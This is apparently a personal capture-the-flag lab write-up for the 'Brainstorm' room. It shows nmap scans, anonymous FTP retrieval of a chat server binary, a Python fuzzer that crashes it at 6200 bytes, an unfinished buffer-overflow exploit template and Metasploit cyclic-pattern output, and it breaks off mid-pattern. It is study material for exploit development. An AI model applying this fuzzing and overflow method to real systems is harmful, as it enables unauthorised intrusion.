
Brainstorm

Saturday, June 5, 2021 3:55 PM



```
root@ip-10-10-136-157:~# nmap -A -v -sC 10.10.31.118

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-05 21:06 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:06
Completed NSE at 21:06, 0.00s elapsed
Initiating NSE at 21:06
Completed NSE at 21:06, 0.00s elapsed
Initiating ARP Ping Scan at 21:06
Scanning 10.10.31.118 [1 port]
Completed ARP Ping Scan at 21:06, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:06
Completed Parallel DNS resolution of 1 host. at 21:06, 0.00s elapsed
Initiating SYN Stealth Scan at 21:06
Scanning ip-10-10-31-118.eu-west-1.compute.internal (10.10.31.118) [1000 ports]
Discovered open port 21/tcp on 10.10.31.118
Discovered open port 3389/tcp on 10.10.31.118
Discovered open port 9999/tcp on 10.10.31.118
Completed SYN Stealth Scan at 21:06, 17.69s elapsed (1000 total ports)
Initiating Service scan at 21:06
Scanning 3 services on ip-10-10-31-118.eu-west-1.compute.internal (10.10.31.118)
Completed Service scan at 21:09, 146.14s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against ip-10-10-31-118.eu-west-1.compute.internal (10.10.31.118)
Retrying OS detection (try #2) against ip-10-10-31-118.eu-west-1.compute.internal (10.10.31.118)
NSE: Script scanning 10.10.31.118.
Initiating NSE at 21:09
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
Completed NSE at 21:09, 30.65s elapsed
Initiating NSE at 21:09
Completed NSE at 21:09, 1.01s elapsed
Nmap scan report for ip-10-10-31-118.eu-west-1.compute.internal (10.10.31.118)
Host is up (0.00060s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|_  SYST: Windows_NT
3389/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=brainstorm
| Issuer: commonName=brainstorm
```

```
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2021-06-04T19:52:07
| Not valid after:  2021-12-04T19:52:07
| MD5:   9042 a58c b1f6 cd03 1ebe b762 1afd de2c
|_SHA-1: 1a1a 1dbd 0e5f 97fe 49fe 015e 17b1 800a 3606 14e3
|_ssl-date: 2021-06-05T20:09:22+00:00; 0s from scanner time.
9999/tcp open  abyss?
| fingerprint-strings:
|   DNSStatusRequest, DNSVersionBindReq, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, RPCCheck, R
TSPRequest, SSLSessionReq, TLSSessionReq:
|     Welcome to Brainstorm chat (beta)
|     Please enter your username (max 20 characters): Write a message:
|   NULL:
|     Welcome to Brainstorm chat (beta)
|_    Please enter your username (max 20 characters):
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at ht
tps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9999-TCP:V=7.60%I=7%D=6/5%Time=60BBD961%P=x86_64-pc-linux-gnu%r(NUL
SF:L,52,"Welcome\x20to\x20Brainstorm\x20chat\x20\(beta\)\nPlease\x20enter\
SF:x20your\x20username\x20\(max\x2020\x20characters\):\x20")%r(GetRequest,
SF:63,"Welcome\x20to\x20Brainstorm\x20chat\x20\(beta\)\nPlease\x20enter\x2
SF:0your\x20username\x20\(max\x2020\x20characters\):\x20Write\x20a\x20mess
SF:age:\x20")%r(HTTPOptions,63,"Welcome\x20to\x20Brainstorm\x20chat\x20\(b
SF:eta\)\nPlease\x20enter\x20your\x20username\x20\(max\x2020\x20characters
SF:\):\x20Write\x20a\x20message:\x20")%r(FourOhFourRequest,63,"Welcome\x20
SF:to\x20Brainstorm\x20chat\x20\(beta\)\nPlease\x20enter\x20your\x20userna
SF:me\x20\(max\x2020\x20characters\):\x20Write\x20a\x20message:\x20")%r(Ja
SF:vaRMI,63,"Welcome\x20to\x20Brainstorm\x20chat\x20\(beta\)\nPlease\x20en
SF:ter\x20your\x20username\x20\(max\x2020\x20characters\):\x20Write\x20a\x
SF:20message:\x20")%r(GenericLines,63,"Welcome\x20to\x20Brainstorm\x20chat
SF:\x20\(beta\)\nPlease\x20enter\x20your\x20username\x20\(max\x2020\x20cha
SF:racters\):\x20Write\x20a\x20message:\x20")%r(RTSPRequest,63,"Welcome\x2
SF:0to\x20Brainstorm\x20chat\x20\(beta\)\nPlease\x20enter\x20your\x20usern
SF:ame\x20\(max\x2020\x20characters\):\x20Write\x20a\x20message:\x20")%r(R
SF:PCCheck,63,"Welcome\x20to\x20Brainstorm\x20chat\x20\(beta\)\nPlease\x20
SF:enter\x20your\x20username\x20\(max\x2020\x20characters\):\x20Write\x20a
```

```
SF:\x20message:\x20")%r(DNSVersionBindReq,63,"Welcome\x20to\x20Brainstorm\
SF:x20chat\x20\(beta\)\nPlease\x20enter\x20your\x20username\x20\(max\x2020
SF:\x20characters\):\x20Write\x20a\x20message:\x20")%r(DNSStatusRequest,63
SF:,"Welcome\x20to\x20Brainstorm\x20chat\x20\(beta\)\nPlease\x20enter\x20y
SF:our\x20username\x20\(max\x2020\x20characters\):\x20Write\x20a\x20messag
SF:e:\x20")%r(Help,63,"Welcome\x20to\x20Brainstorm\x20chat\x20\(beta\)\nPl
SF:ease\x20enter\x20your\x20username\x20\(max\x2020\x20characters\):\x20Wr
SF:ite\x20a\x20message:\x20")%r(SSLSessionReq,63,"Welcome\x20to\x20Brainst
SF:orm\x20chat\x20\(beta\)\nPlease\x20enter\x20your\x20username\x20\(max\x
SF:2020\x20characters\):\x20Write\x20a\x20message:\x20")%r(TLSSessionReq,6
SF:3,"Welcome\x20to\x20Brainstorm\x20chat\x20\(beta\)\nPlease\x20enter\x20
SF:your\x20username\x20\(max\x2020\x20characters\):\x20Write\x20a\x20messa
SF:ge:\x20");
MAC Address: 02:C7:13:84:2A:25 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 (90%), Microsoft Windows Server 2008 R2 or Windows 8 (90%), Microsoft Wi
ndows 7 SP1 (90%), Microsoft Windows 8.1 R1 (90%), Microsoft Windows Server 2008 or 2008 Beta 3 (89%), Microsoft Windows Serv
er 2008 R2 (89%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%), Microsoft Windows 7 Professional or Windows 8 (89%
), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (89%), Microsoft Windows Vista SP0 or SP1, Windows Serve
r 2008 SP1, or Windows 7 (89%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.014 days (since Sat Jun  5 20:49:58 2021)
Network Distance: 1 hop
```


```
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT     ADDRESS
1   0.60 ms ip-10-10-31-118.eu-west-1.compute.internal (10.10.31.118)

NSE: Script Post-scanning.
Initiating NSE at 21:09
Completed NSE at 21:09, 0.00s elapsed
Initiating NSE at 21:09
Completed NSE at 21:09, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 201.01 seconds
           Raw packets sent: 3101 (141.612KB) | Rcvd: 38 (1.904KB)
root@ip-10-10-136-157:~#
```

There appears to be a webserver running on tcp/3389

```
|_  SYST: Windows_NT
3389/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=brainstorm
| Not valid before: 2021-06-08T20:01:43
|_Not valid after:  2021-12-08T20:01:43
9999/tcp open  abyss?
```



That didn't work for me. So, next I connected to the FTP port and transferred the files in the chatserver directory.

```
root@ip-10-10-58-198:~# ftp
ftp> open 10.10.152.224
Connected to 10.10.152.224.
220 Microsoft FTP Service
Name (10.10.152.224:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-29-19  08:36PM       <DIR>          chatserver
226 Transfer complete.
ftp> cd chatserver
250 CWD command successful.
ftp> binary
200 Type set to I.
ftp> mget *
mget chatserver.exe? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
43747 bytes received in 0.07 secs (576.4942 kB/s)
mget essfunc.dll? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
30761 bytes received in 0.00 secs (19.1864 MB/s)
ftp> bye
221 Goodbye.
root@ip-10-10-58-198:~#
```

```
root@ip-10-10-58-198:~# ls
21367.txt  chatserver.exe  Downloads    fuzzer.py   Instructions  Postman  thinclient_drives
21735.txt  Desktop         essfunc.dll  index.html  Pictures      Scripts  Tools
```

Going to enumerate further on tcp/9999


```
root@ip-10-10-242-43:~# nmap -A -p 9999 -sV -sS -T4 10.10.6.135

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-09 23:21 BST
Nmap scan report for ip-10-10-6-135.eu-west-1.compute.internal (10.10.6.135)
Host is up (0.00035s latency).

PORT     STATE SERVICE VERSION
9999/tcp open  abyss?
| fingerprint-strings:
|   DNSStatusRequest, DNSVersionBindReq, FourOhFourRequest, GenericLines, GetReq
uest, HTTPOptions, Help, JavaRMI, RPCCheck, RTSPRequest, SSLSessionReq, TLSSessi
onReq:
|     Welcome to Brainstorm chat (beta)
|     Please enter your username (max 20 characters): Write a message:
|   NULL:
|     Welcome to Brainstorm chat (beta)
|_    Please enter your username (max 20 characters):
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port9999-TCP:V=7.60%I=7%D=6/9%Time=60C13EE0%P=x86_64-pc-linux-gnu%r(NUL
SF:L,52,"Welcome\x20to\x20Brainstorm\x20chat\x20\(beta\)\nPlease\x20enter\
SF:x20your\x20username\x20\(max\x2020\x20characters\):\x20")%r(GetRequest,
```


I tried the exploits in the exploitdb. None of those worked so I will attempt to fuzz the application that I will host on a Windows VM.

```
root@ip-10-10-46-249:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.142.65 - - [10/Jun/2021 17:12:45] "GET / HTTP/1.1" 200 -
10.10.142.65 - - [10/Jun/2021 17:12:45] code 404, message File not found
10.10.142.65 - - [10/Jun/2021 17:12:45] "GET /favicon.ico HTTP/1.1" 404 -
10.10.142.65 - - [10/Jun/2021 17:13:12] "GET /chatserver.exe HTTP/1.1" 200 -
10.10.142.65 - - [10/Jun/2021 17:13:42] "GET /essfunc.dll HTTP/1.1" 200 -
```



Next we will create a working folder for Mona and then fire up the pplication.

```
!mona config -set workingfolder c:\mona\%p
```



Next we will create our fuzzer script.

fuzzer.py

```python
#!/usr/bin/env python3

import socket, time, sys

ip = "10.10.142.65"

port = 9999
timeout = 5
prefix = "CHATSERVER "

string = prefix + "A" * 100

while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))
      s.recv(1024)
      print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
      s.send(bytes(string, "latin-1"))
      s.recv(1024)
  except:
    print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
    sys.exit(0)
  string += 100 * "A"
  time.sleep(1)
```

```
root@ip-10-10-46-249:~# python3 fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
```

```
Fuzzing with 6000 bytes
Fuzzing with 6100 bytes
Fuzzing crashed at 6200 bytes
root@ip-10-10-46-249:~#
```

The application crashed at 6200 bytes. Next, I will create the exploit script that we will gradually update as we gather more information about the ChatServer application.

fuzzer.py | exploit.py

```python
import socket

ip = "10.10.142.65"
port = 9999

prefix = "CHATSERVER "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

Run the following command to generate a cyclic pattern of a length 400 bytes longer that the string that crashed the server (change the -l value to this):


```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
```

```
root@ip-10-10-46-249:~# locate pattern_create.rb
/opt/metasploit-framework-5101/tools/exploit/pattern_create.rb
root@ip-10-10-46-249:~# cd /opt/metasploit-framework-5101/tools/exploit
root@ip-10-10-46-249:/opt/metasploit-framework-5101/tools/exploit# ./pattern_create.rb -l 6600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae
1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7A
u8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9
Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd
1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
h3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4
Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp
6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7B
t8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc
1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2C
g3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4
Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7C
s8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9
Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db
